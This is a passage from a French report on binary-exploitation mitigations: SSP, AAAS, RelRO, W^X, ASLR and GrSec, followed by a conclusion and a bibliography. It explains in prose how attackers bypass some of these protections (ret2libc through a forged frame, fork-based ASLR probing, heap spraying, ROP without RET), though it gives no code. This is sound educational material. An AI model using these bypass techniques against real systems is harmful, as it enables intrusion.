L'objet de cette protection est de créer une *organisation idéale de la pile* (ideal stack layout).

Afin de l'atteindre, le compilateur va effectuer 3 actions :

- Réorganiser les variables afin de placer dans les adresses les plus basses les variables locales qui ne sont pas des buffers. Les buffers ne peuvent plus écraser les variables locales et causer des exploitations comme celles que nous avons vu dans la section sur les écritures arbitraires en mémoire (réécriture d'un pointeur et d'une valeur a y affecter, par dépassement de tampon). Les buffers peuvent cependant s'écraser entre eux (avec un risque de permettre de donner le contrôle d'une chaine de formatage à l'attaquant) ;
- Les paramètres d'une fonction étant en quelque sorte des variables locales d'une fonction, placés dans les adresses plus hautes que l'adresse de retour de la fonction elle-même, ils sont recopiés dans la zone "sécurisée" où ont déjà été placées les autres variables locales de tout autre type que buffer ;
- Un canari est placé entre le dernier buffer des variables locales et le frame base pointer. Le compilateur inclut automatiquement sa création et sa vérification dans les prologues et épilogues des fonctions.

Voici à quoi ressemble alors la pile pendant l'exécution d'une fonction protégée par SSP :



Bien que cette protection soit relativement efficace, on peut voir deux problèmes restants :

- Les buffers dont la taille est déterminée dynamiquement (possibilité apportée par C99 de déclarer un tableau dont la taille est issue d'un calcul, éventuellement basé sur un paramètre de la fonction ou buffers alloués avec la fonction alloca() de la glibc) ne peuvent être placés dans les adresses plus hautes que les variables locales car ces dernières ont leurs adresses mémoire (du moins leur position relative au Frame Base Pointer) déterminées à la compilation tandis que les buffers alloués dynamiquement sur la pile ont leurs adresses calculées à l'exécution. De fait, étant placés plus bas dans la mémoire, ceux-ci peuvent déborder dans les variables locales de la fonction en cours ;
- Bien que les arguments soient sauvés dans la "Safe zone", si certains d'entre eux sont des pointeurs dont le(s) déférencement(s) fait qu'ils finissent par pointer vers des variables locales d'une fonction appelante, alors il y a un risque d'exploitation. En effet, le canari n'est vérifié qu'au moment de l'épilogue de la fonction ; si un débordement de buffer a lieu durant le traitement de la fonction, toute la pile peut avoir été ravagée, y compris ces variables locales pointées par les arguments à la fonction en cours. Ces valeurs pointées sont alors sous le contrôle de l'attaquant qui peut les manoeuvrer dans un but malicieux.

Le dernier défaut de cette protection est... son absence de mise en place. Bien que ProPolice existe depuis le début des années 2000, il n'a été intégré dans GCC que depuis la version 4.1, ayant pour conséquence que de nombreuses versions des distributions Linux (dont certaines sont encore en production) n'ont pas été compilées avec cette protection.

4.2.2. AAAS : Ascii Armored Address Space


Lorsqu'une bibliothèque partagée est utilisée, elle doit d'abord être placée "quelque part" en mémoire, le chargeur dynamique remplissant au passage la GOT.

Le principe de l'ASCII Armored Address Space est de placer en mémoire le code des bibliothèques partagées dans la plage d'adresses contenant naturellement un caractère nul dans l'octet de poids fort (i.e. 0x00xxxxxx).

L'objectif est le même qu'avec les NULL (Terminator) Canaries : stopper la recopie en mémoire d'un buffer de type chaine de caractères grâce au caractère nul qui devra faire obligatoirement parti de la chaine d'attaque pour que l'adresse de la fonction que l'on souhaite appeler, par exemple par ret2libc, soit complète.

Cette protection est plus efficace sur les systèmes gros-boutiens (big-endian) (car les bits de poids fort sont stockés en premier dans la mémoire, et il faudra donc écrire plus tôt le caractère '\x00').

Sur les systèmes petit-boutiens, comme l'architecture IA-32, il est possible d'effectuer tout de même un ret2libc en manipulant le Saved-EBP pour créer une fausse frame et en faisant un retour en libc après le prologue de la fonction ciblée (rendu possible par la manipulation des bits de poids faible de l'adresse de la fonction protégée par AAAS et le '\x00' de fin de la chaine d'attaque étant utilisé pour compléter l'adresse). Voici un exemple de mémoire permettant cette exploitation.



Dans notre cas, cette protection est donc inutile, seule.

4.2.3. RelRO : Relocate read-only

La méthode de protection nommée *RelRO* est décomposée en deux sous-classes : *Partial RelRO* et *Full RelRO*.

Un exécutable protégé par une relocalisation partielle en zone mémoire en lecture seule (Partial RelRO) voit ses sections GOT et autres constructeurs/destructeurs déplacés dans la structure du binaire et en mémoire avant la section .data et .bss. Cela a pour effet de protéger la PLT et la GOT des effets d'un dépassement de tampon dans les deux zones de données pré-citées. Par ailleurs, toutes les données de la GOT qui ne concernent pas directement le chargement de données dynamiques sont rendues en lecture seule.

Un exécutable protégé par une relocalisation totale en zone mémoire en lecture seule (Full RelRO) est identique à un exécutable protégé en Partial RelRO à l'exception prête que la GOT est entièrement en lecture seule. En fait, un drapeau est fixé dans le code de démarrage de l'exécutable forçant celui-ci à charger toutes les bibliothèques externes et configurer la page mémoire de la GOT en lecture seule (appel à mprotect()) avant de donner la main à la fonction main().

La protection RelRO peut être effectuée manuellement en modifiant les scripts de `ld`(le linker), pour modifier l'ordre des sections dans le fichier binaire, en appelant l'exécutable avec la variable

d'environnement LD_BIND_NOW à une valeur non nulle et en ayant créé une fonction, par exemple avec l'attribut constructor pour rendre les pages mémoire de ces sections en lecture seule.

`GCC` permet également (via `ld`) d'automatiser cela en compilant avec les options -Wl,-z,relro pour une protection Partial RelRO et -Wl,-z,relro,-z,now pour une protection Full RelRO.

4.2.4. Inverser le sens de la pile

Certaines personnes ont suggéré d'inverser le sens de progression de la pile, afin qu'elle croisse dans le même sens que les chaines de caractères, de manière à prévenir qu'un débordement de buffer n'écrase l'adresse de retour de la fonction active.

Cette proposition fût cependant rejetée compte tenu des contraintes (problème de rétro-compatibilité et de compatibilité avec les distributions binaires de logiciels tiers) et son inefficacité. En effet, si la fonction active n'est plus en danger, si un pointeur vers le buffer est passé en argument à une fonction, ce serait alors cette fonction qui serait en danger. Les méta-données seraient empilées par dessus le buffer débordable et se retrouveraient alors exposées. Or, c'est un cas plutôt commun puisque nombre de dépassements de buffer impliquent l'appel à des fonctions comme strcpy(), gets(), *scanf()... Au final, la prise de contrôle du flux d'instructions se produirait au retour de la fonction de copie au lieu d'être au retour de la fonction contenant la vulnérabilité.

4.3. Protection du système d'exploitation

4.3.1. NX Stack, W^X, NX (oui encore, mais un autre), EVP et XD : Data Execution Protection

Le buffer overflow dans la pile ayant été l'une des premières techniques d'exploitation découvertes, elle généra nombre de réponses, dont certaines plus spécifiques que d'autres.

Parmi ces réponses, certains proposèrent de rendre les pages mémoire contenant la pile non exécutables, puisqu'après tout, la pile est censée contenir des données et non du code. Cette technique de protection est connue sous le nom de *NX Stack* (Not eXecutable Stack).

Cette protection fût cependant bien vite prouvée insuffisante par les attaques de type ROP (Return Oriented Programming) qui tiraient parti de portions de code déjà existantes ou chargées pendant l'exécution du programme. De plus, si la pile n'était plus exécutable, le tas, ou la section .data le restaient et il suffisait d'injecter son shellcode dans ceux-ci, puis de faire, par exemple, un buffer overflow dans la pile et réécrire l'adresse de retour d'une fonction vers le shellcode en mémoire exécutable.

Une autre idée est alors venue : rendre toutes les pages mémoire pendant l'exécution soit inscriptible, soit exécutable, mais jamais les deux. Cette notion d'exclusivité donna son nom à cette famille de protection, W étant le symbole pour inscriptible (Writable), X pour exécutable (eXecutable), et ^ pour le OU exclusif (XOR) : *W^X*. Cette dernière protection, assez efficace, puisqu'empêchant l'exécution de code injecté dans la mémoire, que ce soit dans la pile, dans le tas, ou partout ailleurs, permet cependant toujours la programmation orientée "par retour", puisqu'elle tire parti du code déjà présent dans les sections exécutables.

A noter que cette protection comporte cependant le désavantage d'interdire l'utilisation de code généré à l'exécution (qui devient alors l'apanage exclusif des langages interprétés), dont les trampolines de GCC sont un exemple (sorte de lanceurs de fonctions générés à l'exécution). Il s'agit cependant de pratiques peu courantes en C, et pouvant parfois être accomplies d'autres manières.

La protection W^X devenue populaire et largement déployée sous de nombreux systèmes d'exploitation (sous Windows, cette protection est connue sous le nom de DEP (*Data Execution Prevention*)), les constructeurs de processeurs l'intégrèrent dans leurs produits. Cette protection est désormais assurable par le matériel, et connue sous le nom de *XD bit* chez Intel, EVP (*Enhanced Virus Protection*) chez AMD ou *NX bit* chez les processeurs ARM.

4.3.2. ASLR : Address Space Layer Randomization

Une autre solution pour juguler les attaques fût mise au point. Comme nous avons pu le voir lors de la conception des différentes preuves de concepts dans ce rapport, les chaines d'attaque font référence à des adresses mémoire en dur, et déterminées souvent par une analyse post mortem de la mémoire.

Le principe de la protection ASLR est de rendre aléatoire l'emplacement des différents éléments du programme dans l'espace d'adressage de la mémoire. Cela inclut l'emplacement de la pile, du tas, de la section .data, .bss, mais aussi l'emplacement des bibliothèques partagées (et du code de leurs fonctions), ainsi que le code de la section .text.

L'emplacement de ces éléments est généralement choisi au lancement de l'application, ce qui rend imprévisible les adresses à réécrire ou vers lesquels sauter pour atteindre un éventuel shellcode, d'une exécution du programme attaqué à l'autre.

Cette technique de protection, bien qu'efficace, est cependant amoindrie par des problèmes d'implémentation et d'utilisation.

Pour commencer, des libertés ont été prises vis-à-vis de la définition précédente : certaines sections restent fixes, comme la PLT et d'une manière générale la section .text. Cela est principalement du à des raisons de performances. En effet, pour qu'un code soit déplaçable en mémoire, il faut qu'il soit compilé avec l'option PIE (*Position Independant Executables* ; option -fPIE avec **`GCC`**), sans quoi il contient des adresses de sauts vers des adresses en dur. Cette méthode de compilation, bien qu'utilisée pour les bibliothèques partagées, nécessite de **`GCC`** de réserver un registre pour mémoriser l'emplacement du code... or les registres sur l'architecture IA-32 bits sont une ressource rare, étant en nombre très limité.

Le fait de laisser ces sections fixes permet de s'en servir pour effectuer des attaques de type *Ret2PLT* ou *Ret2Code* (que nous avons aussi vu sous le nom ROP).

Parmi les autres faiblesses des implémentations, on distingue aussi une capacité de découvrir la topologie de la mémoire et de l'explorer par une série de tentatives/échecs si l'application effectue des appels systèmes fork().

Lorsque fork() est appelé, le processus est "dupliqué", code et mémoire, et l'ASLR n'effectue pas de réorganisation de la mémoire à ce moment là. De fait l'organisation de la mémoire est identique dans les processus père et fils. Il est alors possible de tenter d'explorer la mémoire du fils (par exemple via une vulnérabilité sur les chaines de formatage), analysant ses réactions aux tentatives de lecture/écriture/exécution en mémoire, le faisant éventuellement mourir. Il est alors possible de générer un nouveau fils avec la même topologie mémoire héritée du processus père et de continuer l'investigation jusqu'à être capable de mapper entièrement la mémoire. Cela fait perdre énormément d'intérêt à l'ASLR puisqu'au final, les emplacements mémoire ont été rendus aléatoires, mais on est capable de découvrir tout de même la structure de la mémoire.

Pour finir, même si rendre la topologie de la mémoire aléatoire est une protection effective, si l'attaquant a la possibilité d'injecter de gigantesques NOP Sled, sa chance de sauter à l'aveugle à l'intérieur de celui-ci reste appréciable. Même lorsqu'il n'est pas possible d'injecter d'aussi grandes plages de réception, il est parfois possible d'injecter une grande quantité d'instances <NOP Sled + Shellcode>, dans la mémoire. On peut penser par exemple aux systèmes d'historique des commandes envoyées à l'application, ou des variables de l'interpréteur Javascript d'un navigateur. Cette technique d'envoi de nombreuses instances d'un même shellcode, accompagné de son NOP Sled est nommé *Spraying*. La section mémoire stockant ces informations étant généralement le tas, on entend plus souvent parler de *Heap Spraying*, même s'il est parfaitement possible de remplir la pile de la sorte (par les variables d'environnement par exemple, ou via les buffers alloués dynamiquement sur la pile).

Malgré ces points amoindrissant l'efficacité de cette protection, elle reste parmi les plus efficaces et est déployée par défaut dans la grande majorité des systèmes d'exploitation modernes.

4.3.3. Analyse comportementale d'une application

L'ASLR et W^X ayant réussi à restreindre grandement le champ des exploitations possibles, les attaquants sont obligés de se rabattre sur des techniques d'exploitation basées sur les faiblesses,

notamment de l'ASLR, dont nous avons déjà parlé : la stabilité en mémoire de la section .text.

Lutter contre le Ret2Code est un sujet de recherche actif. Des propositions d'analyses comportementales furent faites telles que :

- Si une application exécute une proportion d'appels à l'instruction RET trop importante dans un court lapse de temps, alors l'application est peut-être en train d'être abusé par un Ret2Code (c.f. section du rapport sur la programmation orientée "par retour") ;
- Une autre analyse comportementale a été proposée, retenant le nombre d'appels à l'instruction CALL et ceux à l'instruction RET : si le ratio devient déséquilibré, alors l'application ne respecte plus le schéma : appel de fonction => Retour de fonction, ce qui peut révéler une exploitation.

Les deux techniques de protection ont cependant été invalidées pour l'architecture x86 récemment (2010) car une étude a illustré une méthode permettant d'effectuer de la programmation orientée "par retour" sans appel à l'instruction RET via des gadgets exécutant successivement un POP puis un JMP à l'adresse pointée par le registre ayant reçu la valeur dépilée (chose qui semble être fréquente, au moins sur l'architecture x86).

4.3.4. GrSec

GrSec est une série de patchs pour le noyau Linux visant à le renforcer contre les techniques de corruption de la mémoire. Il réduit notamment les droits des applications au minimum dont elles ont besoin pour effectuer leur tâche, ainsi qu'introduit d'autres protections affectant les chroot (prisons), et instaure un système de gestion des droits basé sur la notion de rôles (RBAC).

5. Conclusion

Le monde de l'informatique fût bâti, à ses débuts, avec à la fois une grande passion et une naïveté extrême. Cette naïveté permit la création de grands écosystèmes de partage et de confiance comme le logiciel libre, dont GNU/Linux est directement issu, mais aussi d'une manière générale le réseau Internet. Le revers de ce grand rassemblement que d'aucuns rapprocheront des mouvements hippie des 70s, est que ce monde fût bien mal préparé pour faire face aux entités malicieuses qui ne tardèrent pas à s'infiltrer au sein de ce milieu.

De nombreux choix fait alors avec la plus grande des candeurs se révélèrent catastrophiques et il ne fait nul doute que si ces choix devaient être refaits par les architectes logiciels, ils seraient bien plus teintés de paranoïa. Les protections comme W^X seraient aujourd'hui dès la conception envisagées, dans l'esprit de donner à chacun la quantité exacte de privilèges dont il a besoin pour effectuer sa tâche.

Pour autant, les avancées dans le domaine de la sécurité logicielle ont réussi à rivaliser d'ingéniosité avec les techniques d'exploitation, afin de trouver un certain équilibre, voire de rendre l'abus des vulnérabilités binaires de très complexes à impossibles.

Si les vulnérabilités sont aujourd'hui extrêmement simples à abuser dans le cadre d'une preuve de concept, sur un système dont toutes les défenses génériques sont désactivées (seules les protections codées par les développeurs de l'application sont actives), l'exploitation sur un système protégé et mis à jour relève de l'exploit (sans jeu de mot).

Malheureusement, pour des raisons d'ignorance de ces outils, négligence ou de performances ces protections ne sont pas nécessairement utilisées en production. L'exécution de l'outil **`checksec.sh`** sur une distribution Linux permet de s'en convaincre facilement.

De plus, l'architecture x86 montre ses limites avec un nombre de registres trop faible pour ne pas affecter grandement les performances en cas d'utilisation du PIE (et laissant ainsi la porte ouvert au ROP), et sa pile de type descendante (c'est-à-dire croissant vers les adresses les plus petites) prévient l'utilisation du SSP de manière optimale.

Pour ces raisons et pour des raisons de performance d'une manière générale, l'architecture x86 est aujourd'hui de plus en plus dépréciée en valeur des architectures x64 ou les processeurs ARM, pour les machines de bureau et les machines embarquées. L'exploitation sur ces plateformes est alors encore plus difficile (espace mémoire plus grand, multipliant l'efficacité de l'ASLR) et le sens de la pile sous ARM étant déterminé logiciellement).

6. Bibliographie

Secure Coding in C and C++

Auteur: Robert Seaford

Copyright: (C) 2006

ISBN: 978-0-321-33572-2

Edition: Addison-Wesley

The Shellcoder's Handbook Second Edition

Auteurs: Chris Anley
John Heasman
Felix Lindner
Gerardo Richarte

Copyright: (C) 2007

ISBN: 978-0-470-08023-8

Edition: Wiley

Professional Assembly Programming

Auteur: Richard Blum

Copyright: (C) 2005

ISBN: 978-0-764-57901-1

Edition: Wrox

Reversing Linux : Comprendre le rôle des sections PLT et GOT dans l'édition de liens dynamique

Lien: http://www.segmentationfault.fr/linux/role-plt-got-ld-so/

Auteur: Emilien Girault

Using as (documentation GNU Assembly)

Lien: http://sourceware.org/binutils/docs-2.16/as/index.html

Les registres d'un processeur 32 bits de type Intel

Lien: http://www.lifl.fr/~sedoglav/Archi/TP022.html

Auteur: Alexandre Sedoglavic

x86 Registers

Lien: http://www.eecg.toronto.edu/~amza/www.mindsec.com/files/x86regs.html

LINUX System Call Quick Reference

Lien: http://www.digilife.be/quickreferences/QRC/LINUX%20System%20Call%20Quick%20Reference.pdf

Auteur: Jialong He

Using Assembly Language in Linux.

Lien: http://asm.sourceforge.net/articles/linasm.html#Syscalls

Auteur: Phillip (phillip@ussrback.com)

MemAlign

Lien: http://perso.numericable.fr/fvirtman/info/tuto/G_3_01_memalign.cpp

Auteur: FVIRTMAN

x86 calling conventions

Lien: http://en.wikipedia.org/wiki/X86_calling_conventions

How IT Works (Shellcode Polymorphism)

Lien: http://www.kernelhacking.com/rodrigo/scmorphism/HowItWorks.txt

Auteur: Rodrigo Rubira Branco

[French] How to Create a Polymorphic Shellcode

Lien: http://www.exploit-db.com/papers/13874/

Auteur: Jonathan Salwan

Intrusion Detection FAQ: What is polymorphic shell code and what can it do?

Lien: http://www.sans.org/security-resources/idfaq/polymorphic_shell.php

Auteur: Kyle Haugsness

Writing Shellcode

Lien: http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html

Auteur: zillion

Cours de sécurité : analyse et défense

Lien: http://www.madpowah.org/textes/srs/index.html

Auteurs: Tristan de CACQUERAY
Solal JACOB
Julien STERCKEMAN

Advanced return-into-lib(c) exploits (PaX case study)

Lien: http://www.phrack.com/issues.html?issue=58&d=4#article

Auteur: nergal

Smashing The Stack For Fun And Profit

Lien: http://www.phrack.com/issues.html?issue=49&id=14#article

Auteur: Aleph1

Smashing C++ VPTRs

Lien: http://www.phrack.com/issues.html?issue=56&id=8#article

Auteur: rlx

Once upon a free()

Lien: http://www.phrack.com/issues.html?issue=57&id=9#article

Basic Integer Overflows

Lien: http://www.phrack.com/issues.html?issue=60&id=10#article

Auteur: blexim

Polymorphic Shellcode Engine Using Spectrum Analysis

Lien: http://www.phrack.com/issues.html?issue=61&id=9#article

Auteurs: CLET team

ROPoc

Lien: http://plasticsouptaste.blogspot.com/2010/11/ropoc.html

Auteur: sm0k

OpenBSD's Position Independent Executable (PIE) Implementation

Lien: http://www.openbsd.org/papers/nycbsdcon08-pie/mgp00001.html

Auteur: Kurt Miller

Return-Oriented Programming: Exploits Without Code Injection

Lien: http://cseweb.ucsd.edu/~hovav/talks/blackhat08.html

Auteur: Erik Buchanan
Ryan Roemer
Stefan Savage

Escape from Return-Oriented Programming: Return-Oriented Programming without Returns (on the x86)

Lien: http://cseweb.ucsd.edu/~hovav/papers/cs10.html

Auteurs: Stephen Checkoway
Hovav Shacham

Shellcodes

Lien: De nombreux shellcodes prêts à l'emploi http://shell-storm.org/

ATL Under the Hood - Part 1

Lien: http://www.codeproject.com/KB/atl/atl_underthehood_.aspx

Auteur: Zeeshan Amjad

RELRO - A (not so well known) Memory Corruption Mitigation Technique

Lien: http://tk-blog.blogspot.com/2009/02/relro-not-so-well-known-memory.html

Auteur: Tobias Klein